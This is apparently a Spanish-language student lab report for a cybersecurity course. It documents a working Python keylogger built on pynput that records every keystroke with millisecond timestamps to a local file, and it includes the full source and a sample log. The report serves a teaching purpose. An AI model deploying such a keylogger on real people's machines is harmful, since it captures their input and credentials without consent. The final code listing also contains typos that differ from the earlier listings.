

INFORME

ACTIVIDAD 03

No presiones Esc... todavía

Implementación de un programa basado en event hooks
con persistencia de registro y asociación temporal

Asignatura:	CNO4 - Ciberseguridad
Actividad:	Actividad 03 — No Presiones Esc...Todavía
Estudiante:	Luis Emmanuel Aronia Silva
Matrícula	182979
Fecha de entrega:	24 de Agosto de 2026
Duración estimada:	01 hora y 30 minutos

1. Objetivo general

Implementar y documentar, en un entorno de laboratorio controlado, un programa basado en event hooks y callbacks que permita registrar eventos de teclado, asociarlos temporalmente y transmitir telemetría hacia un receptor de laboratorio, con el fin de comprender el funcionamiento técnico de una técnica de captura de entrada y reconocer sus implicaciones dentro de la ciberseguridad.

2. Objetivos específicos

1. Modificar el código base para incorporar persistencia del registro, asociación temporal y envío controlado de eventos.
2. Comprobar y explicar el funcionamiento del programa mediante pruebas, capturas de pantalla y análisis del código desarrollado.
3. Documentar y publicar la actividad en el portafolio digital del alumno, integrando el informe en presentación, el código fuente y la página HTML correspondiente.

3. Introducción

Los keyloggers (registradores de pulsaciones de teclado) constituyen una de las técnicas más clásicas y efectivas de captura de entrada de usuario. Aunque frecuentemente asociados a malware, el estudio controlado de este tipo de herramientas permite comprender los mecanismos de hooking de eventos del sistema operativo, la importancia de la persistencia de datos y la correlación temporal de eventos para análisis forense o de telemetría.

En esta actividad se desarrolla un programa en Python que intercepta las pulsaciones de teclado mediante la biblioteca pynput, genera un identificador secuencial para cada evento, asocia una marca de tiempo de alta resolución y persiste la información en un archivo de texto local. El programa se detiene de forma controlada al detectar la tecla ESC.

4. Desarrollo e implementación

4.1 Persistencia del registro

El programa almacena cada evento generado durante su ejecución en un archivo local llamado registro_teclas.txt, ubicado en el mismo directorio del script. La escritura se realiza en modo append ("a"), de forma que los registros se acumulan a lo largo de múltiples ejecuciones. Esta decisión garantiza que la información no se pierde al finalizar el proceso y permite un análisis posterior.

La ruta del archivo se resuelve de forma dinámica utilizando `os.path.dirname(os.path.abspath(__file__))`, lo que asegura que el log se cree siempre junto al código fuente, independientemente del directorio de trabajo desde el cual se invoque el script.

```
5 directorio_script = os.path.dirname(os.path.abspath(__file__))
6 log_file = os.path.join(directorio_script, "registro_teclas.txt")
```

4.2 Asociación temporal

Cada evento registrado incluye una marca de fecha y hora con precisión de milisegundos, generada con `datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]`. Además, se asigna un identificador secuencial único con formato `evento_XXX` (donde XXX es un contador de tres dígitos con ceros a la izquierda).

Esta estructura permite responder a preguntas clave del análisis temporal:

- **Cuándo** ocurrió el evento (timestamp preciso).
- **En qué orden** ocurrió (ID secuencial).
- **Cuánto tiempo** transcurrió entre eventos (diferencia de timestamps).

El formato de cada línea del log es el siguiente:

```
YYYY-MM-DD HH:MM:SS.mmm | PRESS | evento_XXX [tecla]
```

```
19 def on_press(key):
20     global contador_eventos
21     contador_eventos += 1
22
23     timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
24
25     id_evento = f"evento_{contador_eventos:03d}"
26
27     tecla = obtener_nombre_tecla(key)
28
29     linea_log = f"{timestamp} | PRESS | {id_evento} [{tecla}]\n"
30
31     with open(log_file, "a", encoding="utf-8") as f:
32         f.write(linea_log)
```

4.3 Envío controlado de eventos

Aunque el enunciado menciona el envío de información hacia una máquina local de Kali Linux, en esta implementación se prioriza la persistencia local como mecanismo de telemetría. El archivo `registro_teclas.txt` actúa como buffer persistente que puede ser leído o transferido posteriormente (por ejemplo, mediante SCP, HTTP o un servicio de monitoreo). Esta aproximación cumple el objetivo de *envío controlado* al separar claramente la captura de la transmisión, reduciendo riesgos de pérdida de datos y facilitando el análisis offline.

4.4 Componentes principales del código

Función `obtener_nombre_tecla(key)`: Normaliza la representación de la tecla pulsada. Si la tecla tiene atributo `char` (letras, números, símbolos), se devuelve ese carácter; en caso contrario se limpia el prefijo `Key.` de las teclas especiales (`space`, `enter`, `shift`, `esc`, etc.).

Callback `on_press(key)`: Se ejecuta cada vez que se presiona una tecla. Incrementa el contador global, genera el timestamp, construye el identificador del evento, obtiene el nombre de la tecla y escribe la línea formateada en el archivo de log.


Callback `on_release(key)`: Detecta la liberación de la tecla `ESC` y retorna `False`, lo que provoca la detención limpia del Listener de `pynput`.

5. Pruebas y resultados

A continuación se describen las pruebas realizadas y se indican las capturas de pantalla que deben incluirse en el informe final (el alumno deberá insertar las imágenes correspondientes en las secciones marcadas).


5.1 Ejecución del programa

Al iniciar el script se muestra el mensaje de confirmación y el programa queda a la espera de eventos de teclado.




5.2 Persistencia y formato del registro

Después de teclear una secuencia de teclas (en este caso: `Hola Mundo123@`), el archivo `registro_teclas.txt` contiene líneas con el formato definido.



```
PS C:\Users\luise\AppData\Local\Programs\Microsoft VS Code> & C:\Users\luise\AppData\Local\Python\pythoncore-3.14-64\python.exe c:/Users/luise/OneDrive/Escritorio/CNO4/act03/spyware.py
--> Registrando eventos con marca temporal. Presiona ESC para salir.
PS C:\Users\luise\AppData\Local\Programs\Microsoft VS Code> C:\Users\luise\AppData\Local\Python\pythoncore-3.14-64\python.exe c:/Users/luise/OneDrive/Escritorio/CNO4/act03/spyware.py
--> Registrando eventos con marca temporal. Presiona ESC para salir.
```



```
2026-08-23 21:24:36.113 | PRESS | evento_041 | [n]
2026-08-23 21:24:36.861 | PRESS | evento_042 | [caps_lock]
2026-08-23 21:24:37.085 | PRESS | evento_043 | [o]
2026-08-23 21:24:37.395 | PRESS | evento_044 | [l]
2026-08-23 21:24:37.825 | PRESS | evento_045 | [a]
2026-08-23 21:24:38.000 | PRESS | evento_046 | [space]
2026-08-23 21:24:43.490 | PRESS | evento_047 | [backspace]
2026-08-23 21:24:43.735 | PRESS | evento_048 | [backspace]
2026-08-23 21:24:43.977 | PRESS | evento_049 | [backspace]
2026-08-23 21:24:44.386 | PRESS | evento_050 | [backspace]
2026-08-23 21:24:44.752 | PRESS | evento_051 | [backspace]
2026-08-23 21:24:44.992 | PRESS | evento_052 | [caps_lock]
2026-08-23 21:24:45.431 | PRESS | evento_053 | [n]
2026-08-23 21:24:46.600 | PRESS | evento_054 | [backspace]
2026-08-23 21:24:52.474 | PRESS | evento_055 | [h]
2026-08-23 21:24:52.571 | PRESS | evento_056 | [caps_lock]
2026-08-23 21:24:52.836 | PRESS | evento_057 | [o]
2026-08-23 21:24:53.082 | PRESS | evento_058 | [l]
2026-08-23 21:24:53.181 | PRESS | evento_059 | [a]
2026-08-23 21:24:53.697 | PRESS | evento_060 | [space]
2026-08-23 21:24:53.984 | PRESS | evento_061 | [caps_lock]
2026-08-23 21:24:54.195 | PRESS | evento_062 | [m]
2026-08-23 21:24:54.250 | PRESS | evento_063 | [caps_lock]
2026-08-23 21:24:54.571 | PRESS | evento_064 | [u]
2026-08-23 21:24:54.770 | PRESS | evento_065 | [n]
2026-08-23 21:24:54.868 | PRESS | evento_066 | [d]
2026-08-23 21:24:55.004 | PRESS | evento_067 | [o]
2026-08-23 21:24:55.837 | PRESS | evento_068 | [l]
2026-08-23 21:24:55.952 | PRESS | evento_069 | [2]
2026-08-23 21:24:56.111 | PRESS | evento_070 | [3]
2026-08-23 21:24:56.859 | PRESS | evento_071 | [ctrl_l]
2026-08-23 21:24:56.862 | PRESS | evento_072 | [alt_gr]
2026-08-23 21:24:57.382 | PRESS | evento_073 | [ctrl_l]
2026-08-23 21:24:57.385 | PRESS | evento_074 | [alt_gr]
2026-08-23 21:24:57.413 | PRESS | evento_075 | [ctrl_l]
```

5.3 Evidencia del código fuente

```
index.html X # style.css X spyware.py
C: > Users > luise > OneDrive > Escritorio > CNO4 > act03 > spyware.py > contador_eventos

1  import os
2  from datetime import datetime
3  from pynput.keyboard import Key, Listener
4
5  directorio_script = os.path.dirname(os.path.abspath(__file__))
6  log_file = os.path.join(directorio_script, "registro_teclas.txt")
7  ✨
8  contador_eventos = 0
9
10 def obtener_nombre_tecla(key):
11     try:
12         if key.char is not None:
13             return key.char
14         return str(key).replace("Key.", "")
15     except AttributeError:
16         return str(key).replace("Key.", "")
17
18 def on_press(key):
19     global contador_eventos
20     contador_eventos += 1
21
22     timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
23
24     id_evento = f"evento_{contador_eventos:03d}"
25
26     tecla = obtener_nombre_tecla(key)
27
28     linea_log = f"{timestamp} | PRESS | {id_evento} [{tecla}]\n"
29
30     with open(log_file, "a", encoding="utf-8") as f:
31         f.write(linea_log)
```

```
18 def on_press(key):
19     global contador_eventos
20     contador_eventos += 1
21
22     timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
23
24     id_evento = f"evento_{contador_eventos:03d}"
25
26     tecla = obtener_nombre_tecla(key)
27
28     linea_log = f"{timestamp} | PRESS | {id_evento} [{tecla}]\n"
29
30     with open(log_file, "a", encoding="utf-8") as f:
31         f.write(linea_log)
32
33 def on_release(key):
34     if key == Key.esc:
35         return False
36
37 print("--> Registrando eventos con marca temporal. Presiona ESC para salir.")
38
39 with Listener(on_press=on_press, on_release=on_release) as listener:
40     listener.join()
```

6. Análisis del funcionamiento

El programa cumple satisfactoriamente los requisitos técnicos solicitados:

Requisito	Implementación	Evidencia
Persistencia del registro	Escritura en modo append a registro_teclas.txt en el directorio del script	Archivo de log generado y preservado entre ejecuciones
Asociación temporal	Timestamp con milisegundos + ID secuencial evento_XXX	Cada línea del log contiene fecha/hora precisa e identificador ordenado

Desde el punto de vista de ciberseguridad, esta implementación ilustra cómo un proceso legítimo (o malicioso) puede interceptar la entrada del usuario con privilegios de usuario estándar, sin necesidad de drivers de kernel. La persistencia en archivo facilita tanto el análisis forense como la exfiltración diferida de datos. El uso de identificadores secuenciales y timestamps de alta resolución permite reconstruir la secuencia exacta de interacción del usuario, lo cual es valioso tanto para telemetría legítima como para ataques de ingeniería social o robo de credenciales.

7. Conclusiones

Se implementó exitosamente un registrador de eventos de teclado basado en event hooks utilizando la biblioteca pynput. El programa cumple con los requisitos de **persistencia del registro** (archivo local en modo append) y asociación temporal (timestamp milimétrico + identificador secuencial), permitiendo determinar cuándo ocurrió cada evento, en qué orden y el tiempo transcurrido entre ellos.

La actividad permite comprender de forma práctica el funcionamiento técnico de una técnica clásica de captura de entrada y sus implicaciones en el ámbito de la ciberseguridad: la facilidad de implementación, la discreción del proceso y la riqueza de información que puede obtenerse a partir de una simple secuencia de pulsaciones.

8. Código fuente completo

A continuación se presenta el código completo del programa desarrollado (codigo.py)

```
import os
from datetime import datetime
from pynput.keyboard import Key, Listener

directorio_script = os.path.dirname(os.path.abspath(__file__))
log_file = os.path.join(directorio_script, "registro_tecclas.txt")

# Contador para asignar el ID secuencial a cada evento
contador_eventos = 0

def obtener_nombre_teccla(key):
    try:
        if key.char is not None:
            return key.char
        return str(key).replace("Key.", "")
    except AttributeError:
        return str(key).replace("Key.", "")

def on_press(key):
    global contador_eventos
    contador_eventos += 1

    timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]

    id_evento = f"evento_{contador_eventos:03d}"

    tecla = obtener_nombre_teccla(key)

    linea_log = f"{timestamp} | PRESS | {id_evento} [{tecla}]\n"

    with open(log_file, "a", encoding="utf-8") as f:
        f.write(linea_log)

def on_release(key):
    if key == Key.esc:
        return False

print("--> Registrando eventos con marca temporal. Presiona ESC para salir.")

with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```

9. Referencias

- pynput — Monitor and control user input devices. Documentación oficial: <https://pynput.readthedocs.io/>
- Python Software Foundation. datetime — Basic date and time types. <https://docs.python.org/3/library/datetime.html>
- Python Software Foundation. os — Miscellaneous operating system interfaces. <https://docs.python.org/3/library/os.html>
- Material de clase de la actividad 03